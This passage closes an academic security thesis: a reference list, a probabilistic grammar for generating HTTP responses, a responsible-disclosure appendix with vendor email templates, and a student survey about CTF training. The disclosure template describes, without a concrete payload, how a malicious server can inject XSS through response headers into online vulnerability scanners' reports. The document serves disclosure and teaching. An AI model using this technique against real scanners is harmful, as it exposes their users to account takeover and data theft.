[dom] domProjects. Robots.txt Analyzer. `https://domprojects.com/webtools/robots_txt_analyzer`. (Accessed on September 2020).

[DVCL20] Luca Demetrio, Andrea Valenza, Gabriele Costa, and Giovanni Lagorio. WAF-A-MoLE: Evading Web Application Firewalls through Adversarial Machine Learning. In *Proceedings of the 35th Annual ACM Symposium on Applied Computing*, 2020.

[DVW10] DVWA Team. *Damn Vulnerable Web Application (DVWA) Official Documentation*. RandomStorm, October 2010.

[Els20] Ahmed Elsobky. Unleashing an Ultimate XSS Polyglot. `https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot`, (Accessed on March 2020).

[FGM+99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. RFC2616: Hypertext Transfer Protocol – HTTP/1.1, 1999.

[FGP15] Tanya Flushman, Mark Gondree, and Zachary N. J. Peterson. This is Not a Game: Early Observations on Using Alternate Reality Games for Teaching Security Concepts to First-Year Undergraduates. In *Proceedings of the 8th Workshop on Cyber Security Experimentation and Test*, 2015.

[Fou] Mozilla Foundation. MDN Web Docs - Using Fetch. `https://developer.mozilla.org/docs/Web/API/Fetch_API/Using_Fetch`. (Accessed on September 2020).

[Fou17] OWASP Foundation. OWASP Top Ten. `https://owasp.org/www-project-top-ten/`, 2017.

[Fou20] OWASP Foundation. OWASP Benchmark Project. https://owasp.org/www-project-benchmark/, Accessed March 19, 2020.

[Gar] Parul Garg. Fuzzing – Mutation vs. Generation. https://resources.infosecinstitute.com/fuzzing-mutation-vs-generation/. (Accessed on June 2019).

[Gen] Fatih Ekrem Genc. Damn Vulnerable Windows. https://sourceforge.net/projects/dawn-vulnerability-windows/. (Accessed on September 2020).

[GHP11] Gerd Ed Gigerenzer, Ralph Ed Hertwig, and Thorsten Ed Pachur. *Heuristics: The Foundations of Adaptive Behavior.* Oxford University Press, 2011.

[GJG15] Satish Gojare, Rahul Joshi, and Dhanashree Gaigaware. Analysis and Design of Selenium WebDriver Automation Testing Framework. *Procedia Computer Science*, 2015.

[GMP+17] Kathrin Grosse, Praveen Manoharan, Nicolas Papernot, Michael Backes, and Patrick McDaniel. On the (Statistical) Detection of Adversarial Examples. *arXiv preprint arXiv:1702.06280*, 2017.

[Goo] Google. Gruyere CodeLab. https://google-gruyere.appspot.com/. (Accessed on September 2020).

[Gre16] Matthew Green. Developers Are Not The Enemy! The Need for Usable Security APIs. IEEE Security & Privacy, 2016.

[Gro20a] MUNSIRADO Group. *Nmap Online*, Accessed March 3, 2020.

[Gro20b] Web Hypertext Application Technology Working Group. *HTML Living Standard*, Last updated March 27, 2020.

[GSS15] Ian Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and Harnessing Adversarial Examples. In *International Conference on Learning Representations*, 2015.

[HJN+11] Ling Huang, Anthony D Joseph, Blaine Nelson, Benjamin IP Rubinstein, and JD Tygar. Adversarial Machine Learning. In *Proceedings of the 4th ACM Workshop on Security and Artificial Intelligence*, 2011.

[HO05] William GJ Halfond and Alessandro Orso. AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks. In *Proceedings of the 20th IEEE/ACM international Conference on Automated software engineering*, 2005.

[Hol12] Hannes Holm. Performance of Automated Network Vulnerability Scanning at Remediating Security Issues. *Computers & Security*, 2012.

[HSAP11] Hannes Holm, Teodor Sommestad, Jonas Almroth, and Mats Persson. A Quantitative Evaluation of Vulnerability Scanning. *Information Management & Computer Security*, 2011.

[HSS08] Thomas Hofmann, Bernhard Schölkopf, and Alexander J Smola. Kernel Methods in Machine Learning. *The annals of statistics*, 2008.

[IEAL18] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box Adversarial Attacks with Limited Queries and Information. In *International Conference on Machine Learning*, 2018.

[Int] InternetOfficer. Redirect Checker. `https://www.internetofficer.com/seo-tool/redirect-check/`. (Accessed on September 2020).

[iso13] ISO/IEC 27002:2013 Information Systems Security Management Standard, 2013.

[JG14] Anamika Joshi and V Geetha. SQL Injection Detection using Machine Learning. In *Proceedings of the International Conference on Control, Instrumentation, Communication and Computational Technologies*, 2014.

[Joy] JoydeepWeb. HTTP Status checker. `https://www.joydeepdeb.com/tools/check-status-code.html`. (Accessed on September 2020).

[Jul20] Julien Lafont. Mocky.io. `https://github.com/julien-lafont/Mocky`, 2020. (Accessed on September 2020).

[KDB+18] Bojan Kolosnjaji, Ambra Demontis, Battista Biggio, Davide Maiorca, Giorgio Giacinto, Claudia Eckert, and Fabio Roli. Adversarial Malware Binaries: Evading Deep Learning for Malware Detection in Executables. *arXiv preprint arXiv:1803.04173*, 2018.

[KKKJ06] Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic. Secubat: a web vulnerability scanner. In *Proceedings of the 15th International Conference on World Wide Web*, 2006.

[KL15] Marina Krotofil and Jason Larsen. Rocking the pocket book: Hacking chemical plants. In *DefCon Conference*, 2015.

[Kle08] John Klensin. Simple Mail Transfer Protocol. Technical report, 2008.

[Kos96] Martijn Koster. A Method for Web Robots Control, December 1996.

[KPH11] Ryohei Komiya, Incheon Paik, and Masayuki Hisada. Classification of Malicious Web Code by Machine Learning. In *Proceedings of the 3rd International Conference on Awareness Science and Technology*, 2011.

[KPS16] Debabrata Kar, Suvasini Panigrahi, and Srikanth Sundararajan. SQLiGoT: Detecting SQL Injection Attacks using Graph of Tokens and SVM. *Computers & Security*, 2016.

[KR87] Leonard Kaufmann and Peter Rousseeuw. Clustering by Means of Medoids. *Data Analysis based on the L1-Norm and Related Methods*, 01 1987.

[Leb] Maxime Leblanc. Damn Vulnerable Cloud Application. `https://github.com/m6a-UdS/dvca`. (Accessed on September 2020).

[LM18] Arturs Lavrenovs and F Jesús Rubio Melón. Http security headers analysis of top one million websites. In *Proceedings of the 10th International Conference on Cyber Conflict*, 2018.

[LMS05] Paul Leach, Michael Mealling, and Rich Salz. *A Universally Unique Identifier (UUID) Urn Namespace*, 2005.

[LV19] Arturs Lavrenovs and Gabor Visky. Investigating HTTP Response Headers for the Classification of Devices on the Internet. In *Proceedings of the IEEE 7th IEEE Workshop on Advances in Information, Electronic and Electrical Engineering*, 2019.

[Mar61] Melvin Earl Maron. Automatic Indexing: an Experimental Inquiry. *Journal of the ACM*, 1961.

[Mat] Open Source Matters. Joomla! `https://www.joomla.org/`. (Accessed on September 2020).

[MBS14] Abdelhamid Makiou, Youcef Begriche, and Ahmed Serhrouchni. Improving Web Application Firewalls to Detect Advanced SQL Injection Attacks. In *2014 10th International Conference on Information Assurance and Security*. IEEE, 2014.

[Mor10] J. Paul Morrison. *Flow-Based Programming: A new approach to application development*. CreateSpace, 2010.

[Mot20] Motoricerca. Robots.txt checker. `http://tool.motoricerca.info/robots-checker.phtml`, September 2020. (Accessed on September 2020).

[MP18] John R. Morelock and Zachary Peterson. Authenticity, Ethicality, and Motivation: A Formal Evaluation of a 10-week Computer Security Alternate Reality Game for CS Undergraduates. In *Proceedings of the USENIX Workshop on Advances in Security Education*, 2018.

[MS18] Balume Mburano and Weisheng Si. Evaluation of Web Vulnerability Scanners Based on OWASP Benchmark. In *Proceedings of the 26th International Conference on Systems Engineering*, 2018.

[Nin] Internet Marketing Ninjas. Robots Text Generator Tool. https://www.internetmarketingninjas.com/seo-tools/robots-txt-generator/. (Accessed on September 2020).

[Nor20] Northcutt. Robots.txt checker. https://northcutt.com/tools/free-seo-tools/robots-txt-checker/, September 2020. (Accessed on September 2020).

[NSNS05] James Newsome, Dawn Song, James Newsome, and Dawn Song. Dynamic Taint Analysis: Automatic Detection, Analysis, and Signature Generation of Exploit Attacks on Commodity Software. In *Proceedings of the 12th Network and Distributed Systems Security Symposium*, 2005.

[nvd] NVD - Statistics. https://nvd.nist.gov/vuln/search/statistics?form_type=Basic&results_type=statistics&search_type=all.

[Onla] Nikto Online. Vulnerability Scanner. https://nikto.online/. (Accessed on September 2020).

[Onlb] Nmap Online. Port Scanner. https://nmap.online/. (Accessed on September 2020).

[ORM+14] Daniela Oliveira, Marissa Rosenthal, Nicole Morin, Kuo-Chuan Yeh, Justin Cappos, and Yanyan Zhuang. It's the Psychology Stupid: How Heuristics Explain Software Vulnerabilities and How Priming Can Illuminate Developer's Blind Spots. In *Proceedings of the 30th Annual Computer Security Applications Conference*, 2014.

[oSTa] National Institute of Standards and Technology. National Vulnerability Database - CVE-2020-7355. https://nvd.nist.gov/vuln/detail/CVE-2020-7354. (Accessed on September 2020).

[oSTb] National Institute of Standards and Technology. National Vulnerability Database - CVE-2020-7355. https://nvd.nist.gov/vuln/detail/CVE-2020-7355. (Accessed on September 2020).

[PDPH+13] Cristian I Pinzon, Juan F De Paz, Alvaro Herrero, Emilio Corchado, Javier Bajo, and Juan M Corchado. idmas-sql: intrusion detection based on mas to detect and block sql injection through data mining. *Information Sciences*, 231, 2013.

[Pla] Website Planet. Robots.txt Checker. https://www.websiteplanet.com/webtools/robots-txt/. (Accessed on September 2020).

[PMG+17] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*. ACM, 2017.

[PMJ+16] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z Berkay Celik, and Ananthram Swami. The Limitations of Deep Learning in Adversarial Settings. In *Proceedings of the IEEE European Symposium on Security and Privacy*, 2016.

[Proa] Open Web Application Security Project®. Mutillidae II.

[Prob] Open Web Application Security Project®. Vulnerable Web Applications Directory. https://owasp.org/www-project-top-ten/. (Accessed on September 2020).

[pro20a] Nmap project. *Nmap*, Accessed March 23, 2020.

[Pro20b] Open Web Application Security Project®. Joomscan, August 2020.

[Pro20c] Open Web Application Security Project®. Webgoat, August 2020. version 8.1.0.

[Pro21] Open Web Application Security Project®. Nettacker, January 2021.

[PTCB16] Cuong Pham, Dat Tang, Ken-ichi Chinen, and Razvan Beuran. CyRIS: A Cyber Range Instantiation System for Facilitating Security Training. In *Proceedings of the Seventh Symposium on Information and Communication Technology*, 2016.

[PVG+11] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine Learning in Python. *Journal of Machine Learning Research*, 2011.

[Rapa] Rapid7. Metasploit Pro. https://www.rapid7.com/products/metasploit/. (Accessed on September 2020).

[Rapb] Rapid7. Metasploitable. https://github.com/rapid7/metasploitable3. (Accessed on September 2020).

[RCA18] Enrico Russo, Gabriele Costa, and Alessandro Armando. Scenario Design and Validation for Next Generation Cyber Ranges. In *Proceedings of the 17th IEEE International Symposium on Network Computing and Applications*, 2018.

[Res] Avian Research. Netcat. `https://nc110.sourceforge.io/`. (Accessed on September 2020).

[RHP+16] Andrew Ruef, Michael Hicks, James Parker, Dave Levin, Michelle L Mazurek, and Piotr Mardziel. Build It, Break It, Fix It: Contesting Secure Development. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[RSRE18] Ishai Rosenberg, Asaf Shabtai, Lior Rokach, and Yuval Elovici. Generic Black-box End-to-End Attack Against State of the Art API Call Based Malware Classifiers. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, 2018.

[RV19] Marina Ribaudo and Andrea Valenza. Semi-automatic Generation of Cybersecurity Exercises: a Preliminary Proposal. In *Proceedings of the 2nd ACM SIGSOFT International Workshop on Ensemble-Based Software Engineering for Modern Computing Platforms*, 2019.

[SAB10] E. J. Schwartz, T. Avgerinos, and D. Brumley. All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *IEEE Symposium on Security and Privacy*, 2010.

[San] Sam Sanoop. Damn Vulnerable Web Service. `https://github.com/snoopysecurity/dvws-node`. (Accessed on September 2020).

[SB16] Z. Cliffe Schreuders and Emlyn Butterfield. Gamification for Teaching and Learning Computer Security in Higher Education. In *USENIX Workshop on Advances in Security Education*, 2016.

[Seoa] SeoBook. Server Header Checker. `http://tools.seobook.com/server-header-checker/`. (Accessed on September 2020).

[SEOb] SEOtoolzz. Robots.txt Checker. `http://seotoolzz.com/robots.txt-checker.php`. (Accessed on September 2020).

[Sin13] Alexey Sintsov. Honeypot That Can Bite: Reverse Penetration. In *Black Hat Europe Conference*, 2013.

[Sit] SiteAnalyzer. Robots.txt testing tool. `https://site-analyzer.pro/services-seo/robots-txt-testing-tool/`. (Accessed on September 2020).

[SKG08] Craig A Shue, Andrew J Kalafut, and Minaxi Gupta. Exploitable Redirects on the Web: Identification, Prevalence, and Defense. In *Proceedings of the 2nd USENIX Workshop on Offensive Technologies*, 2008.

[SOP] SOPHOSLABS. Facebook Worm: Likejacking. https://nakedsecurity.sophos.com/2010/05/31/facebook-likejacking-worm/. (Accessed on March 2020).

[Spa] Visio Spark. Free Robots.txt Generator and Validator. http://www.visiospark.com/robots-txt-generator-validator/. (Accessed on September 2020).

[Ste] Daniel Stenberg. libcurl. https://curl.haxx.se/libcurl/. (Accessed on September 2020).

[TAK+17] Clark Taylor, Pablo Arias, Jim Klopchic, Celeste Matarazzo, and Evi Dube. CTF: State-of-the-Art and Building the Next Generation. In *Proceedings of the USENIX Workshop on Advances in Security Education*, 2017.

[TDG+17] Erik Trickel, Francesco Disperati, Eric Gustafson, Faezeh Kalantari, Mike Mabey, Naveen Tiwari, Yeganeh Safaei, Adam Doupé, and Giovanni Vigna. Shell We Play A Game? CTF-as-a-Service for Security Education. In *USENIX Workshop on Advances in Security Education*, 2017.

[Tho] Thomas Liyas. Hoppscotch. https://github.com/hoppscotch/hoppscotch. (Accessed on September 2020).

[Tik43] Andrey Nikolayevich Tikhonov. On the Stability of Inverse Problems. In *Inverse scattering problems in optics*, 1943.

[TK96] Amos Tversky and Daniel Kahneman. On the Reality of Cognitive Illusions. *Psychological Review*, 1996.

[Too20a] HTTP Tools. HTTP Header Check. https://www.httptools.net/http-header-check, September 2020. (Accessed on September 2020).

[Too20b] Online SEO Tools. HTTP Header Check. https://seotools.rocks/http-header-check/, September 2020. (Accessed on September 2020).

[Too20c] Pentest Tools. Port scanner. https://pentest-tools.com/network-vulnerability-scanning/tcp-port-scanner-online-nmap, September 2020. (Accessed on September 2020).

[Too20d] SEO Ninja Tools. SEO & Webmaster Tools. https://seoninjatools.com/, September 2020. (Accessed on September 2020).

[TTCL18] Tyler W. Thomas, Madiha Tabassum, Bill Chu, and Heather Lipford. Security During Application Development: an Application Security Expert Perspective. In *Proceedings of the Conference on Human Factors in Computing Systems*, 2018.

[UW05] Paul D Umbach and Matthew R Wawrzynski. Faculty Do Matter: The Role of College Faculty in Student Learning and Engagement. *Research in Higher Education*, 2005.

[Val19] Andrea Valenza. Web Security Training [at] UniGe: an Experience. In *Proceedings of the 3rd International Conference on Art, Science, and Engineering of Programming*, 2019.

[VB16] Jan Vykopal and Miloš Barták. On the Design of Security Games: From Frustrating to Engaging Learning. In *USENIX Workshop on Advances in Security Education*, 2016.

[VCA20] Andrea Valenza, Gabriele Costa, and Alessandro Armando. Never Trust Your Victim: Weaponizing Vulnerabilities in Security Scanners. In *Proceedings of the 23rd International Symposium on Research in Attacks, Intrusions and Defenses*, 2020.

[VDCL20] Andrea Valenza, Luca Demetrio, Gabriele Costa, and Giovanni Lagorio. WAF-A-MoLE: An Adversarial Tool for Assessing ML-based WAFs. *SoftwareX*, 11, 2020.

[VNJ+07] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceedings of the Network and Distributed System Security Symposium*, 2007.

[WCC18] SeongIl Wi, Jaeseung Choi, and Sang Kil Cha. Git-based CTF: A Simple and Effective Approach to Organizing In-Course Attack-and-Defense Security Competition. In *ASE @ USENIX Security Symposium*, 2018.

[WVO08] Glenn Wurster and Paul C Van Oorschot. The developer is the enemy. In *Proceedings of the 2008 New Security Paradigms Workshop*, 2008.

[WXZ+18] Ran Wang, Guangquan Xu, Xianjiao Zeng, Xiaohong Li, and Zhiyong Feng. TT-XSS: A Novel Taint Tracking Based Dynamic Detection Framework for DOM Cross-Site Scripting. *Journal of Parallel and Distributed Computing*, 118, 2018.

[XBS05] Wei Xu, Sandeep Bhatkar, and R Sekar. Practical Dynamic Taint Analysis for Countering Input Validation Attacks on Web Applications. *In Proceedings of the 15th USENIX Security Symposium*, 2005.

[XLC11] Jing Xie, Heather Richter Lipford, and Bill Chu. Why Do Programmers Make Security Errors? In *Proceedings of the 2011 IEEE Symposium on Visual Languages and Human Centric Computing*, 2011.

[XQE16] Weilin Xu, Yanjun Qi, and David Evans. Automatically Evading Classifiers: A Case Study on PDF Malware Classifiers. In *Proceedings of the Network and Distributed System Security Symposium*, 2016.

[Yue16] Chuan Yue. Teaching Computer Science With Cybersecurity Education Built-in. In *Advances in Security Education @ USENIX Security Symposium*, 2016.

[ZGB+19] Andreas Zeller, Rahul Gopinath, Marcel Böhme, Gordon Fraser, and Christian Holler. Mutation-based fuzzing. In *The Fuzzing Book*. Saarland University, 2019. Retrieved 2019-05-21 19:57:59+02:00.

Appendix A

HTTP Probabilistic Grammar

Resp $\mapsto_{1}$ Vers Stat Head Body
Vers $\mapsto_{0.5}$ "HTTP/1.0" $|_{0.5}$ "HTTP/1.1"
Stat $\mapsto_{0.554}$ Succ $|_{0.427}$ Redr $|_{0.013}$ ClEr $|_{0.006}$ SvEr
Succ $\mapsto_{0.5}$ "200 OK" $|_{0.5}$ "200" t
Redr $\mapsto_{0.386}$ "301 Moved Permanently" $|_{0.386}$ "301" t
$|_{0.114}$ "302 Found" $|_{0.114}$ "302" t
ClEr $\mapsto_{0.26}$ "403 Forbidden" $|_{0.26}$ "403" t
$|_{0.24}$ "404 Not Found" $|_{0.24}$ "404" t
SvEr $\mapsto_{0.5}$ "500 Internal Server Error" $|_{0.5}$ "500" t
Head $\mapsto_{1}$ Serv PwBy Locn SetC CntT AspV MvcV Varn
$\hookrightarrow$ StTS CnSP XSSP FrOp
Serv $\mapsto_{0.475}$ "Server:" t $|_{0.475}$ "Server:" SrvT t
PwBy $\mapsto_{0.24}$ "X-Powered-By: php" $|_{0.24}$ "X-Powered-By:" t
Locn $\mapsto_{0.315}$ "Location:" Link $|_{0.315}$ "Location:" t
Link $\mapsto_{0.516}$ "https://" t $|_{0.167}$ "http://" t ":8899" $|_{0.135}$ "http://" t ":8090"
$|_{0.065}$ "http://" t "/login.lp" $|_{0.059}$ "/nocookies.html"
$|_{0.058}$ "cookiechecker?uri=/"
SetC $\mapsto_{0.175}$ "Set-Cookie:" Ckie
Ckie $\mapsto_{0.471}$ "__cfduid=" t $|_{0.394}$ "PHPSESSID=" t $|_{0.087}$ "ASP.NET Session=" t
$|_{0.048}$ "JSESSIONID=" t
CntT $\mapsto_{0.07}$ "X-Content-Type-Options: nosniff"
$|_{0.07}$ "X-Content-Type-Options:" t
AspV $\mapsto_{0.5}$ "X-AspNet-Version:" t
MvcV $\mapsto_{0.5}$ "X-AspNetMvc-Version:" t
Varn $\mapsto_{0.5}$ "X-Varnish:" t
StTS $\mapsto_{0.5}$ "Strict-Transport-Security:" STSA
STSA $\mapsto_{0.111}$ "max-age=" $\mathbb{N}^{+}$ $|_{0.111}$ "max-age=" t
$|_{0.111}$ "max-age=" $\mathbb{N}^{+}$ "; preload" $|_{0.111}$ "max-age=" t "; preload"

XSSP $\mapsto_{0.5}$ "X-XSS-Protection:" XSPv
XSPv $\mapsto_{.1\overline{6}}$ "0" | $\mapsto_{.1\overline{6}}$ "1" | $\mapsto_{.1\overline{6}}$ t | $\mapsto_{.1\overline{6}}$ "1; mod=block" |
    $\mapsto_{.1\overline{6}}$ "1; mod=" t | $\mapsto_{.1\overline{6}}$ "1; report=" t
FrOp $\mapsto_{0.5}$ "X-Frame-Options:" FOpv
FOpv $\mapsto_{.\overline{3}}$ "deny" | $\mapsto_{.\overline{3}}$ "allow-from" t | $\mapsto_{.\overline{3}}$ "sameorigin"

Appendix B

Vulnerability Disclosure

B.1 Vulnerability Disclosure

All the vulnerabilities reported in this thesis were promptly notified to the security scanner vendors. We based our responsible disclosure process on the ISO 29147[1] guidelines. Below, we describe each disclosure step in detail and the vendors feedback.

B.1.1 First contact

The first step of our responsible disclosure process consisted of a non-technical email notification to each vendor. We report our email template below.

```
Dear <scanning system vendor>,

my name is <identification and links>

As part of my research activity on a
novel threat model, I found that your
platform is most likely vulnerable
to XSS attacks.
In particular, the vulnerability I
discovered might expose your end-users
to concrete risks.

For these reasons, I am contacting
```

[1] https://www.iso.org/standard/72311.html

```
you to start a responsible disclosure
process. In this respect, I am kindly
asking you to point me to the right
channel (e.g., an official bug bounty
program or a security officer to
contact).

Kind regards
```

We sent the email through official channels, e.g., contact mail or form, when available. For all the others, we tried with a list of 13 frequent email addresses, including security@, webmaster@, contact@, info@, admin@, support@.

In 5 cases the previous attempts failed. Thus, we submitted the corresponding vulnerabilities to OpenBugBounty.[2]

B.1.2 Technical Disclosure

After the vendor answered our initial notification, providing us with the technical point of contact, we sent a technical report describing the vulnerability. The report was structured according to the following template, which was accompanied by a screenshot of the PoC exploit inside their system.

```
The issue is a Cross-Site Scripting
attack on your online vulnerability
scanning tool <scanning system name>.

This exposes your users to attacks,
possibly leading to data leakage and
account takeover.

A malicious server can answer with XSS
payloads instead of its standard headers.
For example, it could answer with this
(minimal) HTTP response:

<minimal PoC for the scanning system>

Since your website displays this data in
```

[2] https://www.openbugbounty.org

```
a report, this code displays a popup on
the user page, but an attacker can
include any JavaScript code in it,
taking control of the user browser (see
https://beefproject.com/), and hence
make them perform actions on your
website or steal personal information.

I attached a screenshot of the PoC
running on your page. The PoC is
completely harmless, both for your
website and for you to test.
I also hosted a malicious (but harmless)
server here if you want to reproduce the
issue: <test stub network address>

You can perform any scan you want
against it (please let me know if it is
offline).
```

In a few cases we extended the report with additional details, requested by some vendors. For example, some of them asked for the CVSSv3[3] calculation link and an impact evaluation specifically referring their security scanner.

B.1.3 Vendors Feedback

Out of the 36 notifications, we received 12 responses to the first contact message. All the responses arrived within 2 days. Among the notified vendors 5 fixed the vulnerability within 10 days. Another vendor (Rapid7) informed us that, although they patched their security scanner, they started a more general investigation of the vulnerability and our attacker model. This will result in a major update in the next future. Finally, after fixing the vulnerability, one of the vendors asked us not to appear in our research.

[3] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Appendix C

ZenHackAdemy Survey

Question	Answers
Q1: Why did you join ZenHackAdemy activities?	☐ It was mandatory for Computer Security ☐ I was interested in the subject
Q2: Before this experience, did you attend other activities related to cybersecurity?	☐ No previous experience ☐ Curricular courses/seminars at my university ☐ Courses/seminars outside my university ☐ Informal meetings with ZenHack ☐ CTF competitions ☐ Other
Q3: How do you evaluate your competences on the following topics before starting the ZenHackAdemy activities? *(a) Linux, (b) Coding/scripting, (c) Network protocols, (d) Web security, (e) Binary analysis, (f) Cryptography, (g) Adversarial machine learning*	(1) None (2) Poor (3) Average (4) Good (5) Very good
Q4: How do you evaluate your competences on the following topics after attending the ZenHackAdemy activities?	(1) None (2) Poor (3) Average (4) Good (5) Very good
Q5: Which activities do you consider more useful to learn cybersecurity and ethical hacking?	☐ ZenHackAdemy meetings ☐ Videos of ZenHackAdemy meetings ☐ Training on ZenHackAdemy platform ☐ Other videos on cybersecurity ☐ Training on other websites (i.e., W3Challs) ☐ Posts / write-ups with solutions ☐ Individual participation to CTFs
Q6: Did you attend the CTF on Dec. 20?	◯ Yes ◯ No
Q7: If Yes, how do you evaluate the following aspects of the CTF? *(a) Organization, (b) Presentation, (c) Challenges, (d) T-shirt*	(1) Very negative (2) Negative (3) Indifferent (4) Positive (5) Very Positive
Q8: Will you participate in other CTFs in the future?	◯ Yes ◯ No ◯ I would like, but I do not have time ◯ I do not know ◯ I would like, but I do not have enough skills
Q9: How did ZenHackAdemy activities influence your opinion on: *(a) Computer Security, (b) Ethical Hacking, (c) CTF, (d) ZenHackAdemy meetings*?	(1) Very negative (2) Negative (3) Indifferent (4) Positive (5) Very Positive
Q10: Which ZenHackAdemy activites might be interesting for you in the future?	☐ Competitive programming ☐ Periodic meetings to solve challenges ☐ Online CTFs with ZenHack team
Q11: In our Master's degree course, we are planning a new cybersecurity curriculum. After this experience, would you enroll?	◯ Yes ◯ No ◯ I do not know ◯ I cannot (I will stop at BSc / I am already enrolled in a MSc)
Q12: If you want, you can leave a comment	